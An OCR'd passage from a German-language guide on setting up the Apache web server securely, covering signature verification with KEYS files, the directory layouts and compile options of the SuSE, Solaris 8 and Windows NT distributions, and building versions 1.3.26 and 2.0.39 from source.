
- Verwendung einer *KEYS* Datei, die bereits vor längerer Zeit und vom zentralen Webserver des Apache-Projektes (und nicht von einem Spiegelserver) heruntergeladen wurde.
- Verwendung von KEYS Dateien von mehreren Spiegelservern.
- Verwendung einer *KEYS* Datei aus einer bereits auf CD-ROM vorhandenen Version des Apache-Webservers.

Prinzipiell genügt es dabei schon, den Fingerabdruck (englisch: Fingerprint) des jeweiligen öffentlichen GPG-Schlüssels zu vergleichen.


Die Idee bei diesem Vorgehen ist, dass Manipulationen am Webserver und den abgelegten Dateien nicht über längere Zeit unbemerkt bleiben können und dass sie eventuell nur einzelne Spiegelserver betreffen beziehungsweise sich nur mit einiger Verzögerung auf die Spiegelserver ausbreiten. Falls keine Unterschiede zwischen den KEYS Dateien und den darin enthaltenen Schlüsseln auftauchen, stellt dies zwar noch keine Garantie für die Authentizität der Schlüssel und Signaturen dar, erhöht aber immerhin die Wahrscheinlichkeit, dass keine Manipulationen vorliegen. Umgekehrt wäre natürlich das Auftreten von Diskrepanzen ein dringendes Alarmzeichen.

2.2 Installation des Apache-Webservers

Für die einzelnen Betriebssystem-Plattformen werden die vorkompilierten Binär-Distributionen beschrieben. Dies ist insofern für die Sicherheit eines Webservers von Bedeutung, als die relevanten Pfade und Dateien sowie die Art der Einbindung in das Betriebssystem sich von Plattform zu Plattform unterscheiden. Aber auch zwischen den einzelnen Distributionen für die gleiche Plattform gibt es dabei einige Unterschiede. So sind etwa die spezifische Distributionen für einzelne Betriebssysteme in die allgemeine Dateisystem-Struktur des Betriebssystems integriert. Meist wird eine Differenzierung nach Binärdateien, Konfigurationsdateien, etc. vorgenommen:



Anders sieht das Layout des Dateisystems aus, wenn man den Apache-Webserver mit Hilfe des Quellcodes oder eines der vorkompilierten Binärpakete von der Apache-Webseite installiert. Dann werden alle zum Apache-Webserver gehörenden Dateien in einen Unterordner installiert:



Im Rahmen der Installation wird auch kurz auf die Kompilierung des Apache–Webservers unter den jeweiligen Betriebssystemen eingegangen, da hierbei auch einige für die Sicherheit des Webservers relevante Optionen zu beachten sind.

2.2.1 Binär-Installationen

2.2.1.1 SuSE Linux

Für SuSE Linux gibt es zwei wichtige Binär-Distributionen des Apache-Webservers. Dabei handelt es sich zum einen um das in SuSE Linux selbst enthaltene Apache Paket, zum anderen um die allgemeine Binär-Distribution des Apache-Webservers für Linux.

2.2.1.1.1 Das Apache Paket von SuSE Linux 8.0

Mit SuSE Linux 8.0 wird Version 1.3.23 des Apache-Webservers ausgeliefert. Die Installation des mitgelieferten Apache-Paketes erfolgt dabei recht einfach über das Verwaltungsprogramm *yast2* von SuSE. Der Aufruf des Apache-Binaries mit *httpd –V* zeigt die bei der Kompilierung des Apache-Webservers gesetzten Voreinstellungen:

```
~ # httpd -V
Server version: Apache/1.3.23 (Unix)
Server built:   Mar 26 2002 15:29:08
Server's Module Magic Number: 19990320:11
Server compiled with....
 -D EAPI
 -D EAPI_MM
```

```
-D EAPI_MM_CORE_PATH="/var/lib/httpd/mm"
-D HAVE_MMAP
-D HAVE_SHMGET
-D USE_SHMGET_SCOREBOARD
-D USE_MMAP_FILES
-D USE_SYSVSEM_SERIALIZED_ACCEPT
-D SINGLE_LISTEN_UNSERIALIZED_ACCEPT
-D HTTPD_ROOT="/usr/local/httpd"
-D SUEXEC_BIN="/usr/sbin/suexec"
-D DEFAULT_PIDLOG="/var/run/httpd.pid"
-D DEFAULT_SCOREBOARD="/var/run/httpd.scoreboard"
-D DEFAULT_LOCKFILE="/var/run/httpd.lock"
-D DEFAULT_XFERLOG="/var/log/httpd/access_log"
-D DEFAULT_ERRORLOG="/var/log/httpd/error_log"
-D TYPES_CONFIG_FILE="/etc/httpd/mime.types"
-D SERVER_CONFIG_FILE="/etc/httpd/httpd.conf"
-D ACCESS_CONFIG_FILE="/etc/httpd/access.conf"
-D RESOURCE_CONFIG_FILE="/etc/httpd/srm.conf"
```

Die in einem SuSE RPM-Paket enthaltenen Dateien lassen sich mit dem Kommando *rpm -qil <Paketname>* auflisten. Die einzelnen Dateien der Apache-Installation befinden sich in den folgenden Verzeichnissen:

-	*/etc/httpd*	Konfigurationsdateien
-	*/etc/init.d/apache*	Startskript des Apache-Webservers im SuSE Boot Vorgang
-	*/sbin/conf.d/SuSEconfig.apache*	Konfigurationsskript
-	*/usr/lib/apache*	Verzeichnis für die dynamisch ladbaren Apache-Module
-	*/usr/local/httpd*	Webserver-Inhalte
-	*/var/cache/httpd*	
-	*/var/lib/httpd*	
-	*/var/lock/subsys/httpd*	Verzeichnis für Lockdateien
-	*/var/log/httpd*	Logdateien des Apache
-	*/var/run/httpd.pid*	Process-ID des Apache-Webservers

Daneben werden die üblichen Verzeichnisse benutzt, um die ausführbaren Programme (*/usr/bin* und */usr/sbin*), die Manual-Pages (*/usr/share/man*) und die Dokumentation des SuSE Paketes (*/usr/share/doc/packages/apache*) abzulegen.

In der SuSE Version des Apache-Webservers sind nur die beiden Standard-Module

```
http_core.c     mod_so.c
```

fest einkompiliert, alle anderen Module sind als DSO (dynamic shared object) realisiert. Diese Module befinden sich im Verzeichnis */usr/lib/apache*:

```
mod_access      mod_actions       mod_alias
mod_asis        mod_auth          mod_auth_anon
mod_auth_db     mod_auth_dbm      mod_autoindex
mod_cern_meta   mod_cgi           mod_define
mod_digest      mod_dir           mod_env
mod_expires     mod_headers       mod_imap
mod_include     mod_info          mod_log_agent
mod_log_config  mod_log_referer   mod_mime
mod_mime_magic  mod_mmap_static   mod_negotiation
mod_rewrite     mod_setenvif      mod_speling
mod_status      mod_unique_id     mod_userdir
mod_usertrack   mod_vhost_alias
```

Weitere dynamisch ladbare Module für den Apache-Webserver befinden sich im SuSE Paket *apache-contrib*. Wird dieses installiert, so stehen zusätzliche Module (die außerhalb des Apache-Projektes erstellt wurden) in */usr/lib/apache* zur Verfügung. Hier seien nur zwei genannt, auf die an anderer Stelle Bezug genommen wird: *mod_put* zur Implementierung von PUT-Requests und *mod_fastcgi* zur Implementierung des FastCGI Mechanismus.

2.2.1.1.2 Die Binär-Distribution von Apache für Linux

Auf diese Binär-Distribution soll im Folgenden nur kurz eingegangen werden, da sie sich hauptsächlich durch die zusätzlichen, vorkompilierten Module von einer selbstkompilierten Version des Quelltextes unterscheidet.

Eine für Linux kompilierte Binärversion (1.3.26) des Apache-Webservers steht auf der Webseite der Apache Software Foundation unter der Adresse

http://www.apache.org/dist/httpd/binaries/linux

zur Verfügung. Benötigt werden die Dateien

```
apache_1.3.26-i686-whatever-linux22.README
apache_1.3.26-i686-whatever-linux22.tar.gz
apache_1.3.26-i686-whatever-linux22.tar.gz.asc
```

Dabei enthält die Datei *README* nur eine Beschreibung des Paketes, die *.tar.gz*-Datei enthält das eigentliche Programmpaket und die *.asc*-Datei die mit PGP erstellte Signatur des Paketes (vgl. dazu auch den Abschnitt 2.1.2). Nach Entpacken des Archivs in das Verzeichnis *apache_1.3.26* unterscheidet sich dessen Inhalt von dem der Quellcode-Distribution durch folgende Dateien:

INSTALL.bindist	eine Anleitung zur Installation des Apache
Makefile	das bei der Kompilierung benutzte Makefile
README.bindist	Informationen zur Binär-Distribution
bindist	Verzeichnis, das die Binärdateien enthält
build.log	während der Kompilierung angelegte Logdatei
config.status	eine bei der Kompilierung generierte Hilfsdatei mit Informationen über das verwendete System

install-bindist.sh ein Shell Skript zur Installation

Die Installation wird durch Aufruf des Skriptes *install-bindist.sh* vorgenommen. In der Voreinstellung installiert dieses Skript alle Dateien unter */usr/local/apache*. Das Skript beschränkt sich dabei darauf, die Dateien an den gewünschten Platz im Dateisystem zu kopieren und den Pfad dieses Apache-Verzeichnisses in die einzelnen Konfigurations- und Startskripts des Apache-Webservers zu übernehmen.

Danach müssen noch die Konfiguration der Apache-Software sowie die Einbindung des Apache-Webservers in den Startvorgang des Rechners vorgenommen werden.

Im Unterschied zur Quellcode-Installation ist es notwendig, die Gruppe, unter der der Apache-Webserver ablaufen soll, in der Konfigurationsdatei *httpd.conf* zu ändern. Während bei der Quellcode-Installation hier die Gruppe *nogroup* verwendet wird, verwendet die Binär-Distribution die – unter SuSE Linux zunächst nicht vorhandene – Gruppe *nobody*.

Die Parameter, mit denen diese Apache-Version kompiliert wurde, sind:

```
Server version: Apache/1.3.26 (Unix)
Server built:   Jun 18 2002 17:38:08
Server's Module Magic Number: 19990320:13
Server compiled with....
 -D HAVE_MMAP
 -D HAVE_SHMGET
 -D USE_SHMGET_SCOREBOARD
 -D USE_MMAP_FILES
 -D HAVE_FCNTL_SERIALIZED_ACCEPT
 -D HAVE_SYSVSEM_SERIALIZED_ACCEPT
 -D SINGLE_LISTEN_UNSERIALIZED_ACCEPT
 -D HTTPD_ROOT="/usr/local/apache"
 -D SUEXEC_BIN="bin/suexec"
 -D DEFAULT_PIDLOG="logs/httpd.pid"
 -D DEFAULT_SCOREBOARD="logs/httpd.scoreboard"
 -D DEFAULT_LOCKFILE="logs/httpd.lock"
 -D DEFAULT_ERRORLOG="logs/error_log"
 -D TYPES_CONFIG_FILE="conf/mime.types"
 -D SERVER_CONFIG_FILE="conf/httpd.conf"
 -D ACCESS_CONFIG_FILE="conf/access.conf"
 -D RESOURCE_CONFIG_FILE="conf/srm.conf"
```

In dieser Binärversion des Apache-Webservers sind nur die beiden Standard-Module

```
http_core.c       mod_so.c
```

fest einkompiliert, alle anderen Module sind als DSO (dynamic shared object) realisiert. Diese Module befinden sich im Verzeichnis */usr/local/apache/libexec*:

```
mod_access        mod_actions     mod_alias
```

```
mod_asis          mod_auth        mod_auth_anon
mod_auth_dbm      mod_autoindex   mod_cern_meta
mod_cgi           mod_digest      mod_dir
mod_env           mod_expires     mod_headers
mod_imap          mod_include     mod_info
mod_log_config    mod_mime        mod_mime_magic
mod_negotiation   mod_rewrite     mod_setenvif
mod_speling       mod_status      mod_unique_id
mod_userdir       mod_usertrack   mod_vhost_alias
```

Die Binär-Distribution enthält einige Module weniger als die von SuSE gelieferte Installation. Es fehlen das experimentelle Modul *mmap_static*, das Modul *mod_define* zur Definition von Variablen in Konfigurationsdateien und die beiden lediglich aus Gründen der Kompatibilität zum NCSA Webserver implementierten Module *mod_log_agent* und *mod_log_referer*.

2.2.1.2 Solaris 8

Die Installationsmedien von Solaris 8 enthalten bereits eine vollständige Binär-Distribution des Apache-Webservers. Diese befindet sich in den Paketen *SUNWapchr*, *SUNWapchu* und *SUNWapchd*. In der Version 04/01 des Solaris 8 Media-Kits ist der Apache-Webserver in der Version 1.3.12 enthalten.

Die folgenden Verzeichnisse und Pfade werden dabei genutzt:

- */etc/apache* für die Konfigurationsdateien
- */usr/apache/bin* enthält das Apache-Binary *httpd* und andere Programme
- */usr/apache/htdocs* enthält die HTML-Dokumentation des Apache
- */usr/apache/include* enthält Header-Dateien zur Kompilierung von Apache-Modulen
- */usr/apache/jserv*
- */usr/apache/libexec*
- */usr/apache/man* enthält Manual Pages für den Apache-Webserver und Hilfsprogramme
- */usr/apache/perl5* enthält die von *mod_perl* benutzten Perl-Dateien

Die Inhalte und sonstigen veränderlichen Dateien des Apache-Webservers befinden sich unter dem gesonderten Pfad */var/apache*:

- */var/apache/cgi-bin* vorkonfiguriertes Verzeichnis für CGI-Skripte
- */var/apache/htdocs* HTML-Dokumentenverzeichnis
- */var/apache/icons* Icons für den Webserver
- */var/apache/logs* Logdateien
- */var/apache/proxy* Cacheverzeichnis, falls ein Cache im *mod_proxy* Modul definiert ist

Die bei der Kompilierung gesetzten Parameter dieser Version sind:

```
Server version: Apache/1.3.12 (Unix)
Server built:   Dec 14 2000 19:00:13
Server's Module Magic Number: 19990320:7
Server compiled with....
 -D EAPI
 -D HAVE_MMAP
 -D USE_MMAP_SCOREBOARD
 -D USE_MMAP_FILES
 -D USE_FCNTL_SERIALIZED_ACCEPT
 -D HTTPD_ROOT="/usr/apache"
 -D SUEXEC_BIN="/usr/apache/bin/suexec"
 -D DEFAULT_PIDLOG="/var/run/httpd.pid"
 -D DEFAULT_SCOREBOARD="/var/run/httpd.scoreboard"
 -D DEFAULT_LOCKFILE="/var/run/httpd.lock"
 -D DEFAULT_XFERLOG="/var/apache/logs/access_log"
 -D DEFAULT_ERRORLOG="/var/apache/logs/error_log"
 -D TYPES_CONFIG_FILE="/etc/apache/mime.types"
 -D SERVER_CONFIG_FILE="/etc/apache/httpd.conf"
 -D ACCESS_CONFIG_FILE="/etc/apache/access.conf"
 -D RESOURCE_CONFIG_FILE="/etc/apache/srm.conf"
```

Fest einkompiliert in den Server sind nur die Module

```
http_core.c       mod_so.c
```

Alle anderen Module sind als DSO (dynamic shared object) realisiert. Diese Module befinden sich im Verzeichnis */usr/apache/libexec*:

```
mod_access        mod_actions     mod_alias
mod_asis          mod_auth        mod_auth_anon
mod_auth_dbm      mod_autoindex   mod_cern_meta
mod_cgi           mod_digest      mod_dir
mod_env           mod_expires     mod_headers
mod_imap          mod_include     mod_info
mod_log_config    mod_mime        mod_mime_magic
mod_negotiation   mod_rewrite     mod_setenvif
mod_speling       mod_status      mod_unique_id
mod_userdir       mod_usertrack   mod_vhost_alias
```

Zusätzlich zu diesen Modulen, die in der Apache-Distribution enthalten sind, stehen noch die externen Module *mod_jserv* und *libperl.so* zur Verfügung.

2.2.1.3 Windows NT

Die Binärversion des Apache-Webservers für Windows kann von der Webseite des Apache-Projektes unter der Adresse

http://www.apache.org/dist/httpd/binaries/win32

heruntergeladen werden. Dort stehen folgende Dateien zur Verfügung:

```
apache_1.3.26-win32-no_src.msi
apache_1.3.26-win32-no_src.msi.asc
apache_1.3.26-win32-src.msi
apache_1.3.26-win32-src.msi.asc
```

```
apache_2.0.39-win32-no_ssl.msi
apache_2.0.39-win32-no_ssl.msi.asc
```


Bei den ersten 4 Dateien handelt es sich um zwei verschiedene Versionen der Binärinstallation des Apache-Webservers 1.3.26, die sich lediglich darin unterscheiden, ob die Apache-Quelltexte mitinstalliert werden (*win32-src*) oder nicht (*win32-no_src*). Die *.asc*-Dateien enthalten eine digitale Signatur des jeweiligen Pakets. Zur Überprüfung dieser Signatur vgl. den Abschnitt 2.1.2. Bei den letzten beiden Dateien handelt es sich um die Binärinstallation des Apache-Webservers 2.0.39 samt digitaler Signatur.

Da (im Gegensatz zu Windows 2000) der Microsoft Installer unter Windows NT 4.0 nicht zur Grundausstattung des Betriebssystems gehört, muss er vor der Installation des Apache-Webservers noch heruntergeladen und installiert werden. Links zum Download des Microsoft Installers finden sich ebenfalls unter


http://www.apache.org/dist/httpd/binaries/win32

Nach Installation des Microsoft Installers in der Form des selbstentpackenden Archivs *instmsi.exe* und einem Neustart des Rechners kann das MSI Archiv des Apache-Webservers durch einfaches Doppelklicken installiert werden.

Während der Installation werden einige grundlegende Daten des Webservers festgelegt und entschieden, ob der Apache-Webserver als Service laufen soll oder manuell gestartet wird:



Im Unterschied zur *Complete Installation* gestattet es die *Custom Installation*, den Apache-Webserver ohne die zugehörige Online Dokumentation zu installieren.



In der Voreinstellung wird der Apache-Webserver in das Verzeichnis

```
C:\Programme\Apache Group\
```

installiert.

Ein Teil der Module für den Apache-Webserver ist fest in diesen einkompiliert:

```
http_core       mod_so          mod_mime
mod_access      mod_auth        mod_negotiation
mod_include     mod_autoindex   mod_dir
mod_cgi         mod_userdir     mod_alias
mod_env         mod_log_config  mod_asis
mod_imap        mod_actions     mod_setenvif
mod_isapi
```

Ein anderer Teil dagegen liegt als dynamisch ladbare Module vor:

```
mod_auth_anon   mod_auth_dbm    mod_auth_digest
mod_cern_meta   mod_digest      mod_expires
mod_headers     mod_info        mod_proxy
mod_rewrite     mod_speling     mod_status
mod_usertrack
```

Die Installation des Apache-Webservers implementiert keinerlei Zugriffsbeschränkungen auf die neu angelegten Dateien und Verzeichnisse. Auch wird der Apache-Webserver im Benutzerkontext des lokalen Systems gestartet, wenn

er als Dienst installiert wird. Vor Inbetriebnahme des Webservers muss daher stets eine entsprechende Absicherung durch die Vergabe von Zugriffsbeschränkungen vorgenommen werden.

2.2.1.4 Installation aus der Quellcode Distribution

2.2.1.5 Kompilieren und Einrichten auf Unix-Systemen

Die Versionen 1.3.26 und 2.0.39 des Apache-Webservers können im Quellcode von der Webseite des Apache-Projektes unter der Adresse

http://www.apache.org/dist/httpd/

heruntergeladen werden. Benötigt werden die Dateien

```
apache_1.3.26.tar.gz
apache_1.3.26.tar.gz.asc
httpd-2.0.39.tar.gz
httpd-2.0.39.tar.gz.asc
```

In den *tar.gz*-Dateien befindet sich der eigentliche Quellcode, die *.asc*-Dateien enthalten die digitalen Signaturen der Pakete. Wie diese Signaturen überprüft werden können, ist in Abschnitt 2.1.2 *Überprüfen der Integrität von Downloads (des Apache-Projektes)* beschrieben. Alternativ stehen die Pakete auch gepackt in den beiden Formaten *.tar.Z* und *.zip* zur Verfügung.

Das Kompilieren des Apache-Webservers 1.3.26 gestaltet sich im Prinzip sehr einfach. Nach dem Entpacken des Quelltextpakets sollte den Anweisungen in der Datei *INSTALL* gefolgt werden, die sich ohne Änderungen schnell durchführen lassen. Um etwa den Webserver in das Verzeichnis */usr/local2/apache* zu installieren, genügen die folgenden Kommandos:

```
./configure --prefix=/usr/local2/apache
make
make install
```

Dies installiert den Apache-Webserver ohne die Unterstützung für dynamisch geladene Module. Die in der Voreinstellung in den Server einkompilierten Module sind dabei:

```
http_core       mod_env          mod_log_config
mod_mime        mod_negotiation  mod_status
mod_include     mod_autoindex    mod_dir
mod_cgi         mod_asis         mod_imap
mod_actions     mod_userdir      mod_alias
mod_access      mod_auth         mod_setenvif
```

Um zusätzliche Module zu installieren, genügt das Hinzufügen des entsprechenden Parameters

```
--enable-module
```

in der *./configure* Zeile. So installieren etwa die folgenden Kommandos den Apache-Webserver ohne das Modul *mod_status*, aber mit dem zusätzlichen Modul *mod_rewrite*:

```
./configure –-prefix=/usr/local2/apache \
            --enable-module=rewrite \
            --disable-module=status
make
make install
```

Sollen Module nicht fest in den Server hineinkompiliert werden sondern als dynamisch ladbare Module zur Verfügung stehen, muss der entsprechende Parameter

```
--enable-shared
```

zu der *./configure* Zeile hinzugefügt werden. Voraussetzung für die Verwendung dynamisch ladbarer Module ist allerdings, dass das Modul *mod_so* in den Webserver hineinkompiliert wird. Folgende Kommandos installieren somit den Apache-Webserver ohne das Modul *mod_status*, aber mit dem zusätzlichen dynamischen Modul *mod_rewrite*:

```
./configure –-prefix=/usr/local2/apache \
            --enable-module=shared \
            --enable-shared=rewrite \
            --disable-module=status
make
make install
```

Bei umfangreicheren Änderungen oder vielen zusätzlichen Modulen empfiehlt es sich, die Konfigurationskommandos in eine eigene Textdatei zu schreiben und diese dann mit der Shell auszuführen. Damit sind die erforderlichen Parameter auch bei der Installation einer neuen Version des Apache-Webservers direkt zur Hand.

Die Installation des Apache-Webservers 2.0.39 aus dem Quellcode erfolgt ähnlich wie die Installation der Version 1.3, die Syntax zur Aktivierung bzw. Deaktivierung von Modulen hat sich hier jedoch etwas geändert. So installieren etwa die folgenden Kommandos den Apache-Webserver ohne das Modul *mod_status*, aber mit dem zusätzlichen Modul *mod_rewrite* sowie den zusätzlichen dynamischen Modulen *mod_suexec* und *mod_auth_dbm*:

```
./configure –-prefix=/usr/local2/apache \
            --enable-rewrite \
            --enable-so \
            --enable-mods-shared=”suexec auth-dbm” \
            --disable-status
make
make install
```

2.2.1.5.1 Besonderheiten unter SuSE Linux

Die Kompilierung und anschließende Installation der Versionen 1.3.26 und 2.0.39 des Apache-Webservers gelingt unter SuSE Linux genau so, wie in der Anleitung im Quelltext beschrieben.

Der Installationsschritt bindet den Webserver jedoch nicht in den Startprozess des Systems ein. Dazu ist es erforderlich, ein kleines Startskript in das Verzeichnis */etc/init.d* zu kopieren, das sich mit den Parametern *start*, *stop* oder *restart* aufrufen lässt und entsprechend den Webserver startet, stoppt oder für einen Neustart des Webservers sorgt. Ein solches Startskript steht mit *apachectl* in der Apache-Distribution zur Verfügung. Um dafür zu sorgen, dass dieses Startskript zum richtigen Zeitpunkt beim Start bzw. Anhalten des Betriebssystems ausgeführt wird, ist zudem das Anlegen einiger symbolischer Links notwendig, die auf dieses Skript zeigen, z. B.

```
/etc/rc.d/rc3.d/S22apache
/etc/rc.d/rc3.d/K01apache
/etc/rc.d/rc5.d/S22apache
/etc/rc.d/rc5.d/K01apache
```

2.2.1.5.2 Besonderheiten unter Solaris 8

Zur Kompilierung des Apache-Webservers unter Solaris 8 muss zunächst ein entsprechender Pfad gesetzt werden, da sich einige Programme, die zur Kompilierung benötigt werden, nicht immer im Pfad eines neu angelegten Benutzerkontos befinden.

Benötigt werden dabei die Verzeichnisse */opt/sfw/bin* und */usr/ccs/bin*, in denen sich der C-Compiler (gcc) sowie weitere Programme zur Kompilierung (make) und Erzeugung von Bibliotheken (ranlib) befinden.

Setzt man dies in einer lokalen Shell, z. B. mit

```
set PATH=$PATH:/opt/sfw/bin:/usr/ccs/bin
export PATH
```

so lässt sich der Apache-Webserver einfach der Anleitung entsprechend konfigurieren und installieren.

Der Installationsschritt bindet den Webserver jedoch nicht in den Startprozess des Systems ein. Dazu ist es erforderlich, ein kleines Startskript in das Verzeichnis */etc/init.d* zu kopieren, das sich mit den Parametern *start*, *stop* oder *restart* aufrufen lässt und entsprechend den Webserver startet, stoppt oder für einen Neustart des Webservers sorgt. Ein solches Startskript steht mit *apachectl* in der Apache-Distribution zur Verfügung. Um dafür zu sorgen, dass dieses Startskript zum richtigen Zeitpunkt beim Start bzw. Anhalten des Betriebssystems ausgeführt wird, ist zudem das Anlegen einiger symbolischer Links notwendig, die auf dieses Skript zeigen, z. B.

```
/etc/rc0.d/K16apache
/etc/rc1.d/K16apache
/etc/rc2.d/K16apache
/etc/rcS.d/K16apache
/etc/rc3.d/S50apache
```

2.2.1.6 Kompilieren und Einrichten des Apache-Webservers unter Windows NT

Zum Kompilieren des Apache-Quellcodes unter Windows NT sind eine ganze Reihe von Zusatzwerkzeugen notwendig, die in der Grundversion des Windows NT Betriebssystems nicht enthalten sind. Dies liegt zum einen daran, dass Microsoft mit Windows NT keine Entwicklungsumgebung für die Programmiersprache C ausliefert, zum anderen daran, dass zur Kompilierung einige Werkzeuge benötigt werden, die aus dem Unix-Umfeld stammen.

Eine ausführliche Anleitung zur Kompilierung des Apache-Webservers unter Windows NT, auf die hier zurückgegriffen wird, findet sich im Verzeichnis *htdocs\manual\win_compiling.html* der Apache-Quelltext-Distribution.

Die folgenden Angaben gehen davon aus, dass

- eine Vollinstallation von Microsoft Visual C++ in der Version 6.0 vorliegt
- und eine passende Version von *awk* sich als *awk.exe* in *C:\Winnt* - oder einem anderen Verzeichnis, das von Visual C++ nach ausführbaren Programmen durchsucht wird - befindet. Ein entsprechendes *awk* lässt sich z. B. von den Webseiten Brian Kernighans, einem der ursprünglichen *awk*-Entwickler, herunterladen. (*http://cm.bell-labs.com/cm/cs/who/bwk*)

Zur Kompilierung und Installation des Apache-Webservers genügt dann das Kommando

```
nmake /f Makefile.win installr INSTDIR=c:\ServerRoot
```

(*installr* steht dabei für einen Release-Build, d. h. für die Kompilierung einer Version des Webservers, die keine zusätzlichen Debugging-Informationen enthält.)

Auch hier ist eine Reihe von Modulen fest in den Server einkompiliert, ein anderer Teil der Module ist dagegen in dynamisch ladbarer Form realisiert.

Die Installation des Apache-Webservers implementiert keinerlei Zugriffsbeschränkungen auf die neu angelegten Dateien und Verzeichnisse. Auch wird der Apache-Webserver im Benutzerkontext des lokalen Systems gestartet, wenn er als Dienst installiert wird. Vor Inbetriebnahme des Webservers muss daher stets eine entsprechende Absicherung vorgenommen werden.

2.3 Administration des Apache

